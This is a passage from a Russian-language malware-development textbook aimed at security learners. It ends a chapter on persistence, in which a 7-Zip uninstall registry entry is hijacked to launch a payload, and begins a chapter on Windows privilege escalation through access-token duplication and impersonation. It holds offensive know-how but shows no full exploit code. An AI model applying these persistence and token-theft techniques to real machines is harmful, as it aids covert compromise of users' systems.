


Рисунок 3.41. Попытка удалить приложение-жертву 7-Zip

В результате запустилась наша вредоносная программа:




Рисунок 3.42. Запуск вредоносной программы при попытке удалить приложение-жертву 7-Zip

Затем мы просмотрели свойства `hack.exe` в приложении Process Hacker 2:




Рисунок 3.43. Проверка свойств hack.exe с помощью Process Hacker 2

Родительским процессом, который наблюдается при открытии параметров Windows, является `SystemSettings.exe`. В данном случае выбранной функцией служит добавление или удаление приложений. Отлично!

Всё сработало именно так, как ожидалось!

После завершения экспериментов выполним очистку:

```
> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /v
    "UninstallString" /t REG_SZ /d "C:\Program Files\7-zip\Uninstall.exe" /f
```

После выполнения этой команды на виртуальной машине Windows 10 x64 видим следующее:

```
PS C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windo
ws\CurrentVersion\Uninstall\7-zip" /v "UninstallString" /t REG_SZ /d "C:\Pro
gram Files\7-zip\Uninstall.exe" /f
The operation completed successfully.
PS C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windo
ws\CurrentVersion\Uninstall\7-zip" /v "QuietUninstallString" /t REG_SZ /d "C
:\Program Files\7-zip\Uninstall.exe" /f
The operation completed successfully.
PS C:\Windows\system32> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Win
dows\CurrentVersion\Uninstall\7-zip" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-zip

    DisplayName    REG_SZ    7-Zip 23.01 (x64)
    DisplayVersion    REG_SZ    23.01
    DisplayIcon    REG_SZ    C:\Program Files\7-Zip\7zFM.exe
    InstallLocation    REG_SZ    C:\Program Files\7-Zip\
    UninstallString    REG_SZ    C:\Program Files\7-zip\Uninstall.exe
```

Рисунок 3.44. Восстановление записей после завершения эксперимента

Следует признать, что этот конкретный метод нельзя считать особенно эффективным для закрепления: для его успешного применения необходимо получить разрешения и дождаться активных действий целевого пользователя. Но почему бы всё-таки его не использовать? Как будет показано далее, в главе 14 о сложных атаках, даже некоторые весьма изощрённые хакерские группировки применяют довольно простые методы закрепления и заражения.

Полный исходный код всех рассмотренных в этой главе сценариев закрепления можно найти в репозитории GitHub: GitHub.

Как находить новые способы закрепления

Сначала это могут быть лишь какие-то странности, с которыми вы сталкиваетесь и которые не можете объяснить, особенно если у вас мало опыта обратной разработки, - например, поведение Internet Explorer. При частом использовании Procmon некоторые наблюдаемые в журналах события со временем запоминаются и становятся хорошо знакомыми. В конце концов я начал анализировать сам код, вызывающий такое поведение; иногда я просто пробовал подменять DLL. Разумеется, существует множество потенциально уязвимых приложений, которые можно эксплуатировать для закрепления, однако их настолько много, что этой теме с примерами пришлось бы посвятить отдельную книгу.

Итоги

В этой главе было подробно рассмотрено важнейшее понятие закрепления вредоносного ПО. Закрепление - фундаментальное свойство, которое значительно повышает скрытность и эффективность вредоносной программы, позволяя ей сохранять присутствие в скомпрометированной системе даже после перезапуска системы, выхода пользователя или перезагрузки. Основное внимание в главе уделялось системам Windows из-за их широкого распространения в самых разных средах и множества доступных механизмов закрепления, таких как автозапуск.

В главе были изучены различные способы закрепления на машине Windows: мы дали всесторонний обзор распространённых методов, одновременно признав, что подробно охватить все возможные варианты невозможно.

Как видите, для углубления практического понимания каждый метод сопровождался кодом, доказывающим работоспособность концепции и позволяющим читателям экспериментировать с ней в контролируемой среде. Освоив описанные в этой главе механизмы закрепления, этичные хакеры и специалисты по безопасности получат ценные представления о работе вредоносного ПО и смогут разрабатывать стратегии эффективной защиты от подобных угроз. Эти знания необходимы всем, кто стремится защищать компьютерные системы и сети от развивающихся киберугроз.

Глава 4. Повышение привилегий в скомпрометированных системах

Зачастую первоначальная компрометация системы вредоносной программой не предоставляет ей уровень доступа, необходимый для полного осуществления злонамеренных намерений. Именно здесь требуется повышение привилегий. В этой главе читатели познакомятся с распространёнными методами повышения привилегий в операционных системах Windows. Мы рассмотрим множество приёмов и методов: от манипулирования токенами доступа и подмены порядка поиска динамически подключаемых библиотек (DLL) до обхода контроля учётных записей пользователей (UAC). Читатель не только поймёт механизмы, лежащие в основе этих методов, но и увидит их практическое применение в реальных сценариях. Благодаря увлекательным примерам и подробным объяснениям эта глава станет интересным руководством по повышению привилегий в скомпрометированных системах в контексте разработки вредоносного ПО.

В этой главе рассматриваются следующие основные темы:

• Манипулирование токенами доступа.
• Кража паролей.
• Применение подмены порядка поиска DLL и атак на цепочку поставок.
• Обход UAC.

Технические требования

В этой книге для разработки и демонстрации я буду использовать виртуальные машины Kali Linux и Parrot Security OS, а в качестве машины жертвы - Windows 10.

Далее необходимо настроить среду разработки в Kali Linux. Следует убедиться, что установлены необходимые инструменты: текстовый редактор, компилятор и так далее.

В качестве текстового редактора я использую NeoVim с подсветкой синтаксиса. Neovim - отличный выбор лёгкого и эффективного текстового редактора, однако вы можете использовать любой другой редактор, например VSCode.

Для компиляции примеров я использую MinGW для Linux, который в моём случае установлен следующей командой:

```
$ sudo apt install mingw-*
```

Манипулирование токенами доступа

Злоумышленник может использовать токены доступа для выполнения операций от имени другого пользователя или в ином контексте безопасности системы. Это позволяет скрытно совершать действия и избегать обнаружения. Для кражи токена посредством встроенных функций Windows API дублируются токены доступа существующих процессов. Следует отметить, что эту стратегию применяют злоумышленники, уже работающие в контексте привилегированного пользователя, обычно администратора. Их главная цель - повысить контекст безопасности с уровня администратора до системного уровня. Злоумышленник может подтвердить свою личность в удалённой системе с помощью связанной учётной записи и токена при условии, что эта учётная запись обладает необходимыми разрешениями в целевой системе.

Токены Windows

Для понимания аутентификации в средах Windows необходимо разобраться во взаимосвязи между сеансами входа и токенами доступа. Сеанс входа указывает на активное состояние пользователя в компьютерной системе. Он начинается после успешной аутентификации пользователя и завершается, когда пользователь инициирует выход из системы.

Ниже приведена упрощённая схема токенов в Windows:




Рисунок 4.1. Токены Windows

После успешной аутентификации пользователя локальный орган безопасности (LSA) создаёт новый сеанс входа и токен доступа.

Каждый вход в систему характеризуется 64-разрядным локально уникальным идентификатором (LUID), который обычно называют идентификатором входа. Кроме того, каждый токен доступа должен содержать параметр идентификатора аутентификации (AuthId), который с помощью этого LUID определяет связанный сеанс входа.

Главная задача токена доступа - служить временным хранилищем параметров безопасности, связанных с сеансом входа и допускающих изменение в реальном времени. В описанном контексте разработчики Windows взаимодействуют с токеном доступа, который представляет сеанс входа и находится в процессе `lsass`.

Следовательно, разработчик может копировать существующие токены с помощью функции `DuplicateTokenEx`:

```
BOOL DuplicateTokenEx(
  HANDLE                       hExistingToken,
  DWORD                        dwDesiredAccess,
  LPSECURITY_ATTRIBUTES        lpTokenAttributes,
  SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
  TOKEN_TYPE                   TokenType,
  PHANDLE                      phNewToken
);
```

Вызывающий поток может принять контекст безопасности пользователя, который в данный момент вошёл в систему, с помощью функции `ImpersonateLoggedOnPerson`:

```
BOOL ImpersonateLoggedOnUser(
  HANDLE hToken
);
```

Помимо прочих сведений, токен содержит идентификатор безопасности входа (SID), определяющий текущий сеанс входа.

Права учётной записи пользователя определяют конкретные системные действия, которые эта учётная запись может выполнять. Права пользователей и групп назначает администратор. Права каждого пользователя включают разрешения, предоставленные как самому пользователю, так и всем группам, в которых он состоит.

Подпрограммы работы с токенами доступа используют тип LUID для определения привилегий и управления ими. С помощью функции `LookupPrivilegeValue` можно получить назначенный локально LUID для константы привилегии:

```
BOOL LookupPrivilegeValueA(
  LPCSTR lpSystemName,
  LPCSTR lpName,
  [PLUID lpLuid
);
```

Эти сведения также можно получить следующей командой:

```
> whoami /all
```

На виртуальной машине Windows 10 это выглядит так:




Рисунок 4.2. Сведения о пользователе и группах

Эти сведения также можно получить с помощью инструмента Process Explorer:




Рисунок 4.3. Сведения о пользователе и группах в Process Explorer

Существует два типа токенов доступа:

• Первичные, которые иногда называют делегирующими.
• Токены олицетворения.

При входе пользователя в домен Windows создаются первичные токены. Для этого можно либо получить физический доступ к машине Windows, либо удалённо подключиться к ней через удалённый рабочий стол.

Токены олицетворения обычно работают в контексте безопасности, отличном от контекста процесса, который инициировал их создание. Неинтерактивные токены используются для подключения сетевых ресурсов или выполнения процедур входа в домен.

Теперь разберём понятие локального администратора.

Локальный администратор

Для продолжения откроем две командные строки, одну из которых запустим с правами администратора:

